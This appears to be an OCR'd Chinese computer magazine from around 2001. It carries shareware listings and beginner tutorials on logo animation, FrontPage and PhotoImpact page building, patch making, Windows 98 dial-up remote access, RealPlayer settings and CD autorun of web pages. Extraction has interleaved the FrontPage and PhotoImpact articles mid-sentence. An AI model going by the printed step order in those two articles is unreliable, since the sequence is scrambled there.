CoffeeCup是一个可以快速方便地制作Flash动画的工具，使用起来非常简单，可以非常轻松地建立复杂的文字或者图像动画特效，可以制作导航菜单、logs以及多样的动画图像。同时它还内置了一个声音编辑器，支持MP3和WAV等音乐格式，可以编辑制作多种声音特效，比如可以处理回声，添加反转等声音效果。同时使用其内建的FTP工具还可以直接将动画文件发布到网上。

图像管理大师

名称：飞鹰玉玲珑图片大师 V3.0.1
大小：2153kB
软件类型：共享软件
适用环境：Win9x/NT/2000



飞鹰玉玲珑图片大师是一个集图片浏览和图片艺术转化功能于一体的图像处理、管理软件，支持多种图像文件类型，包括*.BMP、*.JPG、*.JPEG、*.GIF、*.ICO、*.WMF、*.DIB、*.CUR等。同时还提供了一个增强的图片浏览器，提供有图片预览和浏览功能，图片艺术转化、位图文件转换、分类管理、文件批量重命名、超文本图片预览和自动浏览超链接等功能。


电子邮件自动转发

名称：ForwardMail V3.03.4
大小：434kB
软件类型：共享软件
适用环境：Win9x/Me/NT/2000

ForwardMail是一个电子邮件的自动转发工具，它可以自动把收到的电子邮件按照你的要求转发到指定的信箱，同时可以支持管理10个账户信息。另外，还可以通过设置过滤器防止垃圾邮件的干扰。

屏幕截图助手


名称：iHCOPY V1.5.0.37
大小：316kB
软件类型：共享软件
适用环境：Win9x/Me/NT/2000



iHCOPY是一个屏幕抓图工具，并且可以将截取后的图片自动导入Word文档中。另外，iHCOPY具有抓取DOS全屏幕图片的功能。

浏览器下载工具

名称：ReGet Deluxe V2.0
大小：0.9MB
软件类型：共享软件
适用环境：Win9x/Me/NT



这是一个很好的浏览器下载工具，内建了5种语言，同时支持FTP和HTTP，支持断点续传功能，可以自定义编辑下载顺序。另外，它还提供了3种下载速度按键，可以任意改变下载速度，而丝毫不影响浏览网页的速度。

文件加密利器

名称：EasyCode V3.10.0
大小：1144kB
软件类型：免费软件
适用环境：Win9x/Me/NT/2000

EasyCode是文件加密最理想的选择，使用了32位保护模式，提供了自侦测文件长度的功能，新增了四个转换参数，可以非常方便地管理EasyCode打包、加密的文件，还可以修复在加密过程中被破坏了的文件。CF

从无到有

菜鸟建站（之二）



□辽宁 鸣涧


第二讲 站点建设起步篇

嗨！和朋友们又如期相会了。还记得吧，上次咱们一起完成了免费主页存放空间的申请，这期咱们就开始一起动手编织网站吧。那么从哪里开始呢？嘿嘿，首先啊，先来制作一个网站的LOGO，然后再来一起制作一幅漂亮的网站封面。


一、网站LOGO的制作

先从LOGO制作说起吧。应该这么说，LOGO是网站用来与其他网站链接的图形标志、徽标，它代表了网站形象。LOGO常见的标准尺寸有88×31(像素)、110×38(像素)等几种常见规格。LOGO的制作可以使用图像处理软件或者动画制作软件，比如Photoshop、Fireworks等。LOGO主要存储的文件格式一般为jpg和gif，文件尺寸最好不要大于50kB，一般来说，10kB左右为宜。下面就来介绍一下如何使用Adobe Photoshop 6.0制作LOGO。


启动Photoshop后，执行“File/new”命令新建一个文件，设定宽度为88，高度为31，单位为“Pixels”，Mode方式设置为RGB模式，设定“Contents”为白色背景（如图1），完成后点击OK按钮。建立新文件后，使用油漆桶工具将背景色设置为淡黄色。


图 1

选择文字工具“T”，在背景图上输入文字“电脑爱好者”，并设置文字字体为“隶书”，字号为14，字体颜色为黑色（如图2）。完成后执行“Layer/New/Layer via copy”命令复制此图层，并选中复制层，执行“Filter/Blur/Motion blur”命令，在打开的Motion blur对话框中单击OK按钮。



图 2

然后在图层设置工具栏中单击“眼睛”图标，将刚才设置的两个图层隐藏。然后再输入文字“www.cfan.net.cn”，同时设定字体为“Bookman Old Style”，字号为11，字色为蓝色。然后同样按照上一段文字的设置方法，复制一个新图层，并进行模糊设置。完成以后，我们会发现图层面板已经存在了五个图层，分别为两个文字层，两个效果层和一个背景层（如图3）。将“www.cfan.net.cn”图层的前景层和效果层隐藏。最后执行“File/Save”命令，将此文件保存为logo.psd。


图 3


下面我们来使用Photoshop附带的ImageReady来为这个LOGO制作动画效果。按下“Ctrl+Shift+M”组合键跳转到ImageReady 3.0，启动ImageReady后，会自动打开刚才我们已经建立的文件。

在主界面下方有一个Animation面板，点击面板下方的“Duplicates current frame”按钮，为当前动画添加4帧画面（如图4）。


图 4

选中第2帧，设置“电脑爱好者”图层和效果层为隐藏方式。这样就可以通过层面板的设置来隐藏图层，达到图层变化，进而达到动画效果。同样道理选中第3帧，设置4个文字层为隐藏状态。选中第4帧，设置“www.cfan.net.cn”层为隐藏，选中第5帧，设置“电脑爱好者”层为隐藏。

下面来为动画帧设置延迟时间，点击每个动画帧下方的“Select frame delay time”按钮，在打开的列表中选择0.2，这样就可以使每帧动画延迟0.2秒后自动切换到下一帧（如图5）。完成后可以单击动画面板下方的播放按钮进行动画效果预览。


图 5




图 6

现在基本完成了LOGO的制作，下面来对其进行优化，以达到在网页上流畅显示的目的。在Optimize优化设置面板中（如图6），设定格式为GIF，然后选定Setting选项为“GIF 32 Dithered”。需要注意的是，这里设定输出的颜色越少，动画输出后的容量就越小。

最后执行“Fil/Save Optimized”命令将此文件保存为文件名为logo、文件格式为GIF的动画文件。


二、网站封面的制作

完成LOGO的制作以后，下面就来介绍一下如何制作网站的封面。

启动FrontPage2000，系统会自动建立一个空白页面，下面我们就在此页面上进行封面的设计。

1.设置网页

在空白页面上单击鼠标右键，在打开的快捷菜单中执行“网页属性”命令，在打开的对话框中切换到“背景”选项卡（如图7），在“颜色”选项中设置背景色为“橄榄色”。然后切换到“边距”选项卡，选中“指定上边距”选项，调节微调按钮，使上边距为0，同时设置左边距为0。完成后，单击“确定”按钮。


图 7

2.插入表格

执行主菜单“表格/插入/表格”命令，打开“插入表格”对话框（如图8）。在“大小”中设置行数、列数分别为3，对齐方式为“水平居中”，并将边框粗细、单元格的间距和边距分别设置为0，最后单击“确定”按钮完成。


图 8

3.嵌套表格

在表格第一行敲击回车键两次，然后向左侧拖动表格第1列右边线，向右侧拖动第3列左边线，使之在两侧距左右边距相同。

在表格第2行第2列单元格中单击鼠标一次，然后执行插入表格命令，插入一个1行1列表格，并设定边框粗细为1。在新插入的表格中单击鼠标右键，执行“表格属性”命令，在打开的对话框中（如图9），选中“使用背景图片”选项，并单击“浏览”按钮，打开一幅背景图片，最后单击确定按钮返回到页面编辑视图，并调节表格边框，使背景图片合适显示。


图 9


4.输入文字

在嵌套表格中输入文字“欢迎您来到鸣涧的个人主页！”，并在工具栏上设定文字颜色为白色。按住Shift键的同时，按下回车键，使文字在表格最下方居中显示。

5.加入第三个表格

在页面最下方回车一次，然后插入第三个表格，设置其行、列为1，其他参数值参照图8。在新建表格中，执行主菜单“插入/图片/来自文件”命令，在打开的对话框中，选择已经准备好的横幅图片。选中图片，进行大小调节，使之规格达到满意为止。

在插入的图片上方输入文字“鸣涧动力站点”，设定其字色为黄色，在图片下方输入文字“主力站”和“多来米镜像站点”（如图10）。


图 10

6.设置超链接

选中文字“主力站”，点击工具栏“超链接”按钮，在打开的创建超链接对话框中，输入URL地址为：http://itnow.yesky.net（如图11）。同样


图 11

从无到有 模板建站（之二）

□辽宁 鸣涧

Photo硬派巧建网站

PhotoImpact6是一个功能很完善的图像处理软件，同时也提供了强大的网页制作功能，对于初学者来说，可以非常快捷地使用它制作出图文并茂的网页，而且不需要使用第三方工具就可以完成网页中的图片设计。好吧，现在开工……



图 1

启动PhotoImpact，执行“文件/新建”命令，打开新建对话框（如图1），在“画布”中选择“网页背景”选项，然后在“图像大小”中选择“自定义”，设定高度为800，宽度为600。单击“网页背景”后面的“…”按钮，打开“HTML属性”设置窗口。

切换到“常规”选项卡，输入浏览器标题、作者名称，最后将图像保存位置设置为images，完成以后切换到“背景”选项卡，选中“色彩”选项，单击右侧的色块，设定背景色为淡绿色。然后单击“确定”按钮返回新建对话框，并单击“确定”按钮建立一个空白的新网页。



图 2

打开“百宝箱”，在“对象库”中选中“模板库”，并选中“网页”模板（如图2），在右侧选择第一个模板网页，并双击建立一个新的模板文件。此时模板上的对象处于选中状态，可以将它们用鼠标拖放到我们刚才建立的网页页面上，并使对象左右居中（如图3）。



图 3

选中上方的横幅，单击鼠标右键执行“属性”命令，在“对象属性”窗口中，切换到“位置和大小”选

设置文字“多来米镜像站点”超链接为：http://itnow.myrice.com。

7.加入计数器

下面来为主页加入计数器，以说明如何在网页中插入计数器代码。在页面下方空白处，按住Shift键的同时，回车一次，输入文字“您是第　位来访问者”，并使此文字居中显示。然后将光标定位于空白处，执行主菜单“插入/高级/HTML”命令，在打开的HTML标记对话框中，输入我们申请的计数器代码，然后单击“完成”按钮。

8.插入LOGO

在光标定位在“您是第　位来访问者”前，执行“插入/图片/来自文件”命令，将我们在前面设计的LOGO插入，然后选中LOGO图片，单击鼠标右键，执行“图片属性”命令。在打开的对话框中，切换到外观选项卡，设置“对齐方式”为“相对垂直居中”，并设置“边框粗细”为1（如图12），最后单击“确定”完成。



图 12

9.保存与预览


执行“文件/保存”命令，将其保存在D盘中myweb文件夹，文件名为index.htm。我们将其上传后，就可以看到网站封面了（如图13）。




图 13

好了，今天就到这里吧。下次啊，我们要使用FrontPage2000来一起制作一个网页，该说886的时候了，下期再会吧。^_^ CF

项卡，取消选择“保持宽高比”选项，然后设定其宽度为800，高度保持不变（如图4）。同样道理，选中白色竖条，设定其高度为600。另外，选中横幅并单击鼠标右键，执行“阴影”命令，在打开的对话框中选中“阴影”选项，单击“确定”按钮，这样就可以为横幅图案添加阴影效果了。


图 4

将主页横向第一行的Rollover按钮文字“Products”等选中并删除。然后执行“Web/部件设计器”命令，在打开的对话框中，展开“Rollover按钮”，选中“不规则1”，并



图 5

在右侧窗口中选中一个合适的按钮样式（如图5）。然后单击“下一步”按钮，展开“正常”选项，在右侧设定“标题”文



图 6

字为“我的主页”（如图6），设定字体为“隶书”。另外，还可以分别设计该按钮在鼠标移过和鼠标按下时的文字标题、颜色变化等，这里就不多说了。最后单击“导出”按钮，在下拉菜单中选择“作为部件对象”选项。这时该部件即可导出在一个独立的窗口中，用鼠标将此按钮拖放到我们的主页中，放在横幅图片上。


然后选中“我的主页”按钮，单击鼠标右键，执行“属性”命令，在打开的对话框中，设置好其URL链接地址，具体参数如图7所示。同样道理，继续为主页设置好“给我写信”、“请您留言”两个按钮，然后设置其超链接地址。


图 7


下面来设计左侧的栏目导航。选择左侧的HTML文本框，然后将其删除。执行“Web/部件设计器”命令，在打开的对话框中展开“按钮栏”，选中“不规则1”模板，在右侧选择合适的按钮栏，单击“下一步”，在打开的对话框中，选中第一行“Ulead”，并在上方文本框中将其改为“关于鸣涧”，完成后点击“设置按钮文字”按钮。然后在右侧分别设定好该按钮文字的超链接地址、目标打开方式等，具体设置参见图8。同样道理，设置好主页中各个导航栏目的设置。如果栏目设置较多，可以单击“添加新按钮”命令。最后单击“导出”按钮，将其导出为一个部件，并放置在左侧的导航栏。如果觉得按钮小了一些或者字体等设置不合适，还可以选中导航栏，执行“属性”命令，在“编辑部件”中，进行按钮的宽度和高度的自定义数值和字体等参数设定。


图 8

最后选中正文文本框，将其删除，执行“Web/HTML文字对象”命令，在打开的HTML文字输入框中输入正文文字，并设定好字体和字号等参数（如图9）。


图 9

至此网页就设计完成了，执行“文件/针对网络保存/作为HTML”命令，将文件保存为WEB格式的网页文件，以后就可以直接在浏览器中打开我们设计的网页了（如图10）。嘿嘿，感觉如何？


图 10

今天就讲到这里，下期要介绍一个更精彩的模板建站实例，粉墨登场的将是FrontPage2000，请朋友们拭目以待吧。^_^ CF

□广东　李玉君

为软件打补丁

软件作者改进了软件之后，就发布给用户下载、拷贝。由于软件本身容量可能很大，经常如此升级，对用户来说，带来很多不便，结果往往是得不偿失。


为了方便用户升级软件，补丁程序默默地诞生了。补丁程序，通常是指软件生产者为用户提供自动排除软件内部错误、升级软件功能、提供地域语言支持等各种服务的升级程序。它只将软件中一部分要修改的文件打包起来，甚至配合一个具有向导性的、简便易懂的自动升级程序，然后通过某种途径（如网上下载）交到用户手上。当用户执行该程序，程序就自动将这些升级文件覆盖到原来软件中需要修正的文件，从而修正了原来软件中的错误或增强了软件的功能。这种升级的方式比起重新安装软件来说，为用户带来更大的方便，因为升级软件的补丁程序比原来升级版的软件容量小得多，一般只有几十kB，上网下载不用几分钟就下载完，不上网的用户也只需一张磁盘就可以升级软件了，也不需要重新安装软件，升级程序更快捷，而且原来用户在软件上的设置都得到保留，不需要为软件重复设置花太多功夫。

Patch Maker V1.2就是这样一款为软件打补丁的工具。它具有向导模式制作方式，并带有预览效果，尤其适合初学者学习、实践、使用。做出的补丁效果较好，也有一定的压缩率，是个有水准的补丁程序制作软件。且看我如何制作一个补丁程序。

实例：为我的作品“注册表跟踪器”做个补丁程序。


一、选择需要升级的文件

首先运行软件，界面如图1所示。在右边的第一个输入框输入最新版即升级版的目录(Directory containing the lastest version)，本例中，输入“E:\program\注册表跟踪器”，此时左边显示了刚才所加入的升级文件，表示补丁程序中所包含的升级文件。下面有一栏叫包含待升级旧版本的目录(Directory containing the old version to update)，填入旧版本的目录就可以了。到此，基本设置已完成，这里体现了软件的简便性。


图1


二、设置安装提示讯息

完成基本设置后，就需要设置好安装时的提示讯息，以便用户能看得懂，知道升级过程是怎样的，不至于不知所措。首先，单击Wizard Texts，出现图2，Page选项用于选择不同的安装页面来设置安装讯息，共有如下界面设置：欢迎窗口界面(Presentation)、选择版权协议界面(Information)、安装目录界面(Directory)、确定安装界面(Confirmation)、安装进程界面(Progress)、结束安装界面(End)等。本例中(如图2)，我在欢迎窗口界面中设置了一些提示讯息。注意这里：Texts框中#title是指上面输入栏中填写的“注册表跟踪器”，只是实现了宏替换而已。相关设置完成后，可以点击Preview预览结果，如有不如意再修改不迟。


图2

三、布置安装界面

单击Wizard Options，出现图3所示窗口。这里界面很清晰，有Wizard Bitmap设置安装界面的图片(效果如图4)。Backgroun bitmap设置背景图像。右边输入框输入默认旧版软件目录（Installation Directory）：C:\Program Files\RegTracker，当然你可以从注册表中读取或从INI文件中读取安装路径。在Background title中输入软件名称。完成这些界面的主要设置就可以单击Preview看看效果如何，本例如图4。


图3

四、生成安装文件

点击Build，再点击下一个Build就可以了。

事实上，除上述功能以外，Patch Maker还有许多方面的设置可以帮助你制作一个优秀的软件升级程序。希望你也会喜欢这个软件。CF


图4

□黑龙江 春花秋月

如何用拨号网络进行远程访问

如果你在家中工作时，需要访问办公室中的计算机来编辑尚未完成的报告或者共享其他资源，而单位又没有专用的远程服务器，那么，利用Windows98下拨号网络中的“拨号网络服务器”，可以轻松达到远程访问的目的。下面介绍这种远程访问的使用方法及步骤(假设各计算机的调制解调器都已安装并配置好)。

一、安装和配置网络

对欲通信的两台计算机配置网络，双击“控制面板”的“网络”图标，在该对话框中有“配置、标识、访问控制”等三项。

图 1




点击“配置”标签，选“添加”，在“选择网络组件类型”对话框中，选择要安装的网络组件。双击“客户”，选“厂商”下“Microsoft”中的“Micrsoft网络用户”，然后按“确定”。

图 2



点击“协议”/“添加”，选“厂商”下“Microsoft”中的“TCP/IP”协议，然后按“确定”。

图 3




双击“服务”，选“Microsoft网络上的文件与打印机共享”，按“确定”。

图 4



在“主网络登录方式”中选“Microsoft网络用户”。

图 5



确认“文件和打印共享”中的两项都已选中。

图 6



设置TCP/IP协议属性，在“绑定”中选“Microsoft网络上的文件与打印机共享”、“Microsoft网络客户”及“Microsoft友好登录”。

图7




在“标识”中输入计算机名称和工作组名称，每台机器应该有不同的名称，而工作组的名称最好相同，这样在互相访问时要方便一些。

最后按“确定”，这时系统会提示你放入Windows98的安装盘，安装好相应的驱动程序后，重新启动系统。

二、远程访问服务器设置（我设的是单位的那台）

图8



开启远程服务：双击“控制面板”→“密码”图标，在密码属性对话框中有“更改密码、远程管理、用户配置文件”三个选项。在“远程管理”标签中选取启用服务器的远程管理，并设置密码，该密码是远程访问该机时输入的密码。

图9



网络资源的共享：设置你的计算机中可以在网络中被共享的设备。双击“资源管理器”，将鼠标移到一文件夹图标上，比如你的C盘，用右键单击，会弹出一个菜单，单击“共享”，将“共享为”一项选中，在“共享名”一项中为你的C盘取一个名字，比如“DISK C”，设置访问类型可以是“只读”（只能读不能写）、“完全”（可读、可写、可删）和“根据口令访问”（由口令决定访问权限），然后输入相应的口令，一般情况下自己使用可设为“完全”。你可对任意的软驱、硬盘、光驱甚至是磁盘上的某一目录或者文件设置为共享与否，同时还可以将打印机属性设为共享。这样共享的资源就设置完毕。

图10



将被访问的一台计算机设置为远程服务器，双击“我的电脑”，选“拨号网络连接”中的“拨号网络服务器”，选中“允许拨入”，并将“拨号服务器类型”设置为“默认值”类型。按“确定”后返回。如果你的机器没有安装“拨号网络服务器”，那么，双击“我的电脑→控制面板→添加/删除程序”，然后执行其中的“Windows安装程序→通讯组件→拨号网络服务器”。按提示完成后，重新启动计算机，执行上述“允许拨入”的设置操作。

至此远程服务器设置完毕，当有计算机拨入时就会响应。

三、在客户端建立拨号网络连接


图11



开机后双击“我的电脑”，打开“拨号网络”图标，点击“创建新的连接”，按照连接向导程序，一步步就可以创建一个新的连接，点击“完成”后，所建立的“拨号网络连接”就保存到“拨号网络”文档中。到这一步，作为远程访问的客户端程序安装完毕。

四 进行远程访问

图12



在客户端计算机上双击“拨号网络”下所建的连接，键入远程服务器所连的电话号码及设置的密码，按“确定”后进行拨入，拨通远程服务器后将有提示。装有Windows95/98的计算机就可以远程访问设置好的服务器了。CF

□山东　阿龙

RealPlayer
在低配置电脑上的使用技巧

一、充分利用内存

充分利用内存把图像文件预读到内存中再播放。步骤是打开“控制面板”→“RealPlayer ”图标，在“连接”里选择‘缓冲全部剪辑到可用内存”(如图1)。这样处理之后，使用时虽然要等待数据进入内存，但是一旦开始播放，就不会出现问题了。



图 1

二、降低分辨率

受机器性能影响，RealPlayer在配置不高的机器上全屏播放时画面不流畅，有的朋友说这种情况只能以窗口方式播放或者升级计算机。其实我们可以通过设置RealPlayer播放器全屏播放参数来解决问题。因为在安装RealPlayer播放器时，它默认的全屏播放分辨率是和计算机当前分辨率一致的，而配置较低的机器难以承受。所以只要在启动RealPlayer播放器后点击“视图”→“首选项”，选中“显示”选项卡，点击“全屏幕测试”按钮，在弹出的对话框中选择‘运行更长的测试 ...”选项(如图2)，单击‘下一步”，在进行的测试项目列表中选中640×480方式的复选框，单



图 2

击“下一步”，按提示进行测试，完毕后回到“首选项”的“显示”选项卡，在显示模式下拉列表中选中640×480分辨率，再单击“确定”即可。现在全屏播放时画面不再有跳跃和瞬间移动了吧？

三、禁用16位声音

在播放RM音乐时出现声音嘈杂、扭曲，判断是声卡



图 3

较旧，不支持16位声音所致。解决办法是打开“视图”→“首选项”，选“性能”标签，点击“声卡兼容性”右边的“设置”按钮，在打开的窗口中选择“禁用16-位声音”和“禁用自定义取样速率”两项(如图3)，关闭窗口。再打开一首RM音乐，发觉声音比原先清晰了不少。CF

使用超级解霸消除片中混音


□武汉　任珩

经常使用电脑来播放VCD影碟的朋友，也许会遇到这种情况：某部影片在播放时，发出的是国语和粤语的混合音，让人很难听懂。这是因为此类影片在制作时采取的是双语录音。假如使用立体声来播放就会出现国粤语夹杂的情况了。

笔者现以最新版本的超级解霸2001为例，谈谈如何使用软解压播放软件去除影片中的混合音。

首先，打开超级解霸的主程序，使用它来进行VCD的播放。然后单击“音频”栏，在弹出菜单中将“右声道”项选中。这样，播放VCD时，你将只会听见国语配音（粤语配音将被消去）。假如选中“左声道”的话，你将只会听见粤语配音(国语配音将被消去)。这是因为进行双语录音时，通常将粤语配音置于左声道，而将国语配音置于右声道(少数情况与之相反)。选择使用哪一个声道发声，其实也就选择了使用哪一种配音。

另外还有一种方法：直接在“音频”栏将“卡拉OK音乐在右声道”选中，将会出现国语配音。而直接选中“卡拉OK音乐在左声道”，将会出现粤语配音。这是因为此时影片配音被当成了卡拉OK音乐来播放，直接选中其中一项，将会使上面的“右声道”和“左声道”被更改且与之相匹配。



利用上述方法，你就可以轻松消除影片(包括采用双语录音的RM影音文件)中的混音，然后就可以舒舒服服地欣赏到你所喜欢的国语或粤语配音了。CF

网页自动演示小工具 HTML Autorunner

□陕西 沁心

现在越来越多的光盘都做成是自动运行的，我们都知道自动运行的奥秘其实是光盘根目录下的autorun.inf文件。但通过autorun.inf文件自动运行的只能是一个程序，而我发现有些杂志的配套光盘自动运行的是一个网页(htm或html文件)，而且是全屏演示，就像是用Director或PowerPoint做的一样。研究了半天，才发现这是通过自动运行一个大小仅有48kB的可执行文件实现的，它就是专为方便人们在光盘上展示网站内容而制作的小软件HTML Autorunner 1.01。

要使用该软件，首先你得做好一个网站(你可以做得很复杂，也可以简单到只有一个网页文件)，然后把该软件惟一的一个文件start.exe拷贝到网站的根目录下。接着在网站根目录下创建一个文本文件，并把它命名为autorun.inf，再用记事本打开你刚创建的autorun.inf文件，添加以下内容:

```
[autorun]
open=start.exe -k index.htm
```

其中start.exe即为我们刚拷入的文件，index.htm是你想自动展示的网页文件，通常是网站的主页，你可以按照具体情况改变。-k是一个可选参数，有该参数则全屏展示，没有则以普通方式用浏览器打开指定的网页(不是全屏)。另外提醒一句，进入全屏模式后，只有按“Alt+F4”组合健才能退出，你也可以在网页中加入关闭按钮或关闭链接，实现的方法是分别在网页的源文件中添加以下源代码:

```
<form>
<input type="button" value="关闭"
onclick="window.close()">
</form>
```

或

```
<a href="javascript:window.close()">关闭</a>
```

这样就可以通过点击这些按钮和链接来退出了。

另外，该软件还可以在自动展示网页之前显示一个启动画面，除非你用鼠标左键点击它，或按“空格键”、Enter键、Esc键，否则启动画面会停留四秒钟才展示网页，就像一些软件启动时显示的版权画面一样。实现方法是在网站根目录下创建一个名为splash.bmp的位图文件，尺寸通常小于400×300，记住只能是bmp文件而不能是jpg、gif等其他格式哦，且不能改变文件名。

好了，大功告成！试试看，效果不错吧？如果你有刻录机的话，就可以把你的网站刻录到光盘上给别人欣赏了。

